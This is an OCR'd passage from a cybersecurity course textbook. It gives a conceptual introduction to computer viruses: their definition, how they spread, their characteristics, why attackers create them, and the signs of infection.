


LO#04: Explain Viruses and Worm, Their Types, and How They Infect Files

Virus and Worm Concepts

This section introduces you to various concepts related to viruses and worms. In addition, it discusses the life stages of a virus and the working of a virus. It also explores why people create computer viruses, indications of a virus attack, virus hoaxes, fake antivirus tools, and ransomware.

Furthermore, it highlights different types of viruses, categorized by their origin, techniques used to infect target systems, the types of files they infect, where they hide, the sort of damage they cause, the type of OS they work on, and so on. It also deals with computer worms, discusses the difference between worms and viruses, and explores worm makers.



Introduction to Viruses

- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads**, **infected disk/flash drives**, and as **email attachments**
- Indications of a virus attack include **constant antivirus alerts**, **suspicious hard drive activity**, **lack of storage space**, **unwanted pop-up windows**, etc.

Characteristics of Viruses

- Infect other programs
- Transform themselves
- Encrypt themselves
- Alter data
- Corrupt files and programs
- Self-replicate

Purpose of Creating Viruses

- Inflict damage on competitors
- Financial benefits
- Vandalism
- Play pranks
- Research projects
- Cyber terrorism
- Distribute political messages
- Damage networks or computers
- Gain remote access to a victim's computer

Introduction to Viruses

Viruses are the scourge of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce itself. Therefore, attackers design every virus code such that the virus replicates itself *n* times.

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable code and operates without the knowledge or consent of the user. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can infect external machines only with the assistance of computer users.

Some viruses affect computers as soon as their code is executed; other viruses remain dormant until a pre-determined logical circumstance is met. Viruses infect a variety of files, such as overlay files (.OVL) and executable files (.EXE, .SYS, .COM, or .BAT). They are transmitted through file downloads, infected disk/flash drives, and email attachments.

Characteristics of Viruses

The performance of a computer is affected by a virus infection. This infection can lead to data loss, system crash, and file corruption.

Some of the characteristics of a virus are as follows:

- Infects other programs
- Transforms itself
- Encrypts itself
- Alters data

- Corrupts files and programs
- Replicates itself

Purpose of Creating Viruses

Attackers create viruses with disreputable motives. Criminals create viruses to destroy a company’s data, as an act of vandalism, or to destroy a company’s products; however, in some cases, viruses aid the system.

An attacker creates a virus for the following purposes:

- Inflict damage on competitors
- Realize financial benefits
- Vandalize intellectual property
- Play pranks
- Conduct research
- Engage in cyber-terrorism
- Distribute political messages
- Damage network or computers
- Gain remote access to the victim's computer

Indications of Virus Attack

Indications of virus attacks arise from abnormal activities. Such activities reflect the nature of a virus by interrupting the regular flow of a process or a program. However, not all bugs created contribute toward attacking the system; they may be merely false positives. For example, if the system runs slower than usual, one may assume that a virus has infected the system; however, the actual reason might be program overload.


An effective virus tends to multiply rapidly and may infect some machines in a short period. Viruses can infect files on the system, and when such files are transferred, they can infect machines of other users who receive them. A virus can also use file servers to infect files.

When a virus infects a computer, the victim or user will be able to identify some indications of the presence of virus infection.

Some indications of computer virus infection are as follows:

- Processes require more resources and time, resulting in degraded performance
- Computer beeps with no display
- Drive label changes and OS does not load
- Constant antivirus alerts
- Computer freezes frequently or encounters an error such as BSOD
- Files and folders are missing

- Suspicious hard drive activity
- Browser window “freezes”
- Lack of storage space
- Unwanted advertisements and pop-up windows



